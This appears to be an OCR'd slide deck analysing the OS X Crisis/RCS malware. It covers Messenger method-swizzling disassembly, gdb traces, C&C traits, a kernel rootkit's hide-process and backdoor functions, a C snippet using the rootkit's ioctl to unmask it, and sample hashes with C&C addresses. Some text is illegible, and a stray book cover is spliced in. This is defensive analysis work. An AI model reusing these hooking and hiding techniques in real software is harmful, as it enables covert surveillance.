
```
jz      short loc_2395
lea     rdi, aImwebviewcontr ; "IMWebViewController"
call    _objc_getClass
mov     r15, rax
lea     rdi, aMyimwebviewcon ; "myIMWebViewController"
call    _objc_getClass
mov     r12, cs:selRef_ParseAndAppendUnicodeHook_inLength_inStyle_fIndent_fParseEmoticons_fParse
mov     rdi, rax
mov     rsi, r12
call    _class_getMethodImplementation
mov     rsi, cs:selRef_ParseAndAppendUnicode_inLength_inStyle_fIndent_fParseEmoticons_fParseURLs
mov     rdi, r15
mov     rdx, rax
mov     rcx, r12
call    _swizzleByAddingIMP
lea     rdi, aImwindowcontro ; "IMWindowController"
call    _objc_getClass
mov     r15, rax
lea     rdi, aMyimwindowcont ; "myIMWindowController"
call    _objc_getClass
mov     r12, cs:selRef_SendMessageHook_cchText_inHTML_
mov     rdi, rax
mov     rsi, r12
call    _class_getMethodImplementation
mov     rsi, cs:selRef_SendMessage_cchText_inHTML_
jmp     short loc_23EE
```

MSN Messenger



```
gdb$ context
-----------------------------------------------------------------------------[regs]
  EAX: 0x005061D0  EBX: 0x004F7C1E  ECX: 0xBFF18E14  EDX: 0x00000000  o d I t s Z a P c
  ESI: 0x7A67A7A0  EDI: 0x00000005  EBP: 0xBFF18F08  ESP: 0xBFF18E9C  EIP: 0x005061D0
  CS: 001B  DS: 0023  ES: 0023  FS: 0000  GS: 000F  SS: 0023
-----------------------------------------------------------------------------[code]
0x5061d0 (0x4201d0):  55                      push   ebp         [Microsoft Messenger]
0x5061d1 (0x4201d1):  [illegible]             mov    ebp,esp     [Microsoft Messenger]
0x5061d3 (0x4201d3):  [illegible]             push   edi         [Microsoft Messenger]
0x5061d4 (0x4201d4):  56                      push   esi         [Microsoft Messenger]
0x5061d5 (0x4201d5):  53                      push   ebx         [Microsoft Messenger]
0x5061d6 (0x4201d6):  81 ec cc 00 00 00       sub    [illegible] [Microsoft Messenger]
0x5061dc (0x4201dc):  e8 00 00 00 00          call   [illegible] [Microsoft Messenger]
0x5061e1 (0x4201e1):  5b                      pop    ebx         [Microsoft Messenger]
--------------------------------------------------------------------------------
gdb$ x/10x $esp
0xbff18e9c: 0x004f7e00 0x7a67a7a0 0x0186aae2 0x7a5b0918
0xbff18eac: 0x00000005 0x0a906a58 0x0233c9e0 0x7aa782d0
0xbff18ebc: 0x01876665 0xacdbb[illegible]c8
gdb$ 5~
```

MSN Messenger




```
gdb$ x/s 0x186aae2
0x186aae2:  "SendMessage:cchText:inHTML:"
gdb$ po 0xa906a58
<html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"></head><body style="font-family:
 LucidaGrande; color: rgb(0, 0, 0); font-size: 12px; word-wrap: break-word; font-weight: normal; font-style: no
rmal; text-decoration: none; margin-left: 3px; margin-top: 3px; -webkit-nbsp-mode: space; -webkit-line-break: a
fter-white-space; ">1 2 3</body></html>
gdb$ 
```

C&C communications

- Encrypted data over HTTP.
- REST Protocol.
- Session key negotiated with the server.
- Breakpoint [AuthNetworkOperation perform] to reverse the initial communication.

C&C communications

- A fourth encryption key.
- Symbol gBackdoorSignature.
- Check the recent released SANS paper, it has a good analysis on this.



Stop these roots from growing!
Detect and dispose of rootkits

Rootkits FOR DUMMIES®

Security first aid tools for network administrators on CD


A Reference for the Rest of Us!®

FREE eTips at dummies.com®

M.A. Simon

Kernel Rootkit

- 32 bits kernel extension: Lft2iRjk.7qa.
- 64 bits kernel extension: 3ZPYmgGV.TOA.
- Extremely small: 10 and 14 kbytes.
- Very few features.
- Hide files and processes.



Functions window

Function name	Segment	Start
_hook_getdirentries	__text	0000000000000A87
_check_for_process_exclusions	__text	0000000000000C82
_hook_getdirentries64	__text	0000000000000D18
_hook_getdirentriesattr	__text	0000000000000F13
_place_hooks	__text	0000000000001206
_remove_hooks	__text	00000000000012A8
_add_dir_to_hide	__text	0000000000001320
_backdoor_init	__text	00000000000013D5
_get_bd_index	__text	000000000000151D
_remove_dev_entry	__text	0000000000001595
_dealloc_meh	__text	00000000000015BB
_get_active_bd_index	__text	00000000000015F5
_check_symbols_integrity	__text	0000000000001667
_is_leopard	__text	0000000000001708
_is_snow_leopard	__text	0000000000001727
_is_lion	__text	0000000000001746
_hide_proc_l	__text	0000000000001765
_hide_proc	__text	0000000000001851
_unhide_proc	__text	0000000000001934
_mchook_start	__text	00000000000019C0
_mchook_stop	__text	0000000000001A1C
sub_1A50	__text	0000000000001A50
sub_1A58	__text	0000000000001A58
sub_1A60	__text	0000000000001A60
sub_1F8A	__text	0000000000001F8A
sub_1FD6	__text	0000000000001FD6
__FREE	UNDEF	0000000000003790
__MALLOC	UNDEF	0000000000003798
___stack_chk_fail	UNDEF	00000000000037A0
_cdevsw_add	UNDEF	00000000000037B0
_cdevsw_remove	UNDEF	00000000000037B8
_copyin	UNDEF	00000000000037C0
_copyout	UNDEF	00000000000037C8
_devfs_make_node	UNDEF	00000000000037D0
_devfs_remove	UNDEF	00000000000037D8
_memmove	UNDEF	00000000000037F0
_memset	UNDEF	00000000000037F8
_proc_name	UNDEF	0000000000003800
_strlen	UNDEF	0000000000003808
_strncmp	UNDEF	0000000000003810
_strncpy	UNDEF	0000000000003818


Line 34 of 41

Kernel Rootkit

- Uses device /dev/pfCPU for communication with userland.
- Kernel symbols resolved in userland and transmitted back to rootkit.

Kernel Rootkit

- The "famous" ioctl bug.



```c
#include <sys/ioctl.h>
#include <stdio.h>
#include <fcntl.h>

int main(void)
{
    int fd = open("/dev/pfCPU", O_RDWR);
    if (fd == -1)
    {
        printf("Failed to open rootkit device!\n");
        return(1);
    }
    int ret = ioctl(fd, 0x80ff6b26, "reverser");
    if (ret == -1)
        printf("ioctl failed!\n");
    else
        printf("os.x crisis rootkit unmasked!\n");
}
```


Kernel Rootkit

- Its best feature is a method to hide the rootkit from kernel extensions list.
- By attacking the "new" IOKit object where that info is located.
- Check http://reverse.put.as/2012/08/21/tales-from-crisis-chapter-3-the-italian-rootkit-job/.

Kernel Rootkit

- All four samples don't install and use it.
- The "Ah56K" vs "Ah57K" mode.
- All samples are "Ah56K", which doesn't seem to try to escalate privileges.
- No r00t, no rootkit!

Conclusions...



Conclusions

- Even if lame, Crisis is feature complete.
- And certainly effective against many targets.
- Few core technology developed in-house.
- Mostly glued code/stuff from others.

Conclusions…

- This sample was thought to be newer.
- Mostly because of:
  - "Connection" to Pope Francis: Frantisek.
  - Binary configuration file instead of JSON.
  - The OpenSSL trick.
  - Code changes in the dropper.

Did I (we) fuck up?

Conclusions…

- Maybe…
- This sample could be a decoy.
- Or a customized version.
- It has only one agent active.
- All the other samples have more than one.

Conclusions...

- The active agent just collects info about target.
- Has a lower serial number 329.
- Biglietto Visita sample serial is higher than Frantisek.

Conclusions

- The order samples were found/reported:


MD5	Date	Serial	C&C IP
6f055150861d8d6e145e9aca65f92822	24/07/12	N/A	176.58.100.37
1b22e4324f4089a166aae691dff2e636	16/11/12	N/A	ar-24.com
a32e073132ae0439daca9c82b8119009	11/11/13	RCS_537	176.58.121.242
5a88ed9597749338dc93fe2dbfdbe684	18/01/14	RCS_329	176.79.146.167

Conclusions

- What I think is the true order:

MD5	Date	Serial	C&C IP
5a88ed9597749338dc93fe2dbfdbe684	18/01/14	RCS_329	176.79.146.167
a32e073132ae0439daca9c82b8119009	11/11/13	RCS_537	176.58.121.242
1b22e4324f4089a166aae691dff2e636	16/11/12	N/A	ar-24.com
6f055150861d8d6e145e9aca65f92822	24/07/12	N/A	176.58.100.37

Conclusions



a2e3f93fc91cc4f0f5b28605371d89a6c4bdb3a7e841097dc7615bc2aa43a779

RAW | RVA


- Mach Header
- Load Commands
  - LC_SEGMENT (__PAGEZERO)
  - LC_SEGMENT (__TEXT)
    - Section Header (__text)
  - LC_SEGMENT (__DATA)
  - LC_SEGMENT (__IMPORT)
    - Section Header (__jump_table)
  - LC_SEGMENT (__LINKEDIT)
  - LC_SEGMENT (__INIT_STUB)
  - LC_SYMTAB
  - LC_DYSYMTAB
  - LC_LOAD_DYLINKER
  - LC_UUID
  - LC_UNIXTHREAD
